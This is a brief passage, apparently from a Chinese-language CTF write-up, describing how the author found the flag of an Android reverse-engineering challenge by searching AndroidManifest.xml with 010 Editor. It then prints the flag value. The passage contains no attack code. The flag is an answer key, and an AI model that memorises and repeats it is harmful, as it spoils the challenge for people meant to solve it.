5. 分析代码并没有找到什么关于 flag 的线索，同时软件也不能运行，发现毫无提示，于是猜测 flag 可能藏在某个文件中，其中可疑的文件主要有 strings.xml、AndroidManifest.xml，用工具 010 Editor 打开进行搜索，发现 flag 存在于 AndroidManifest.xml 中



get flag:

```
flag {8d6efd232c63b7d2}
```

update + ing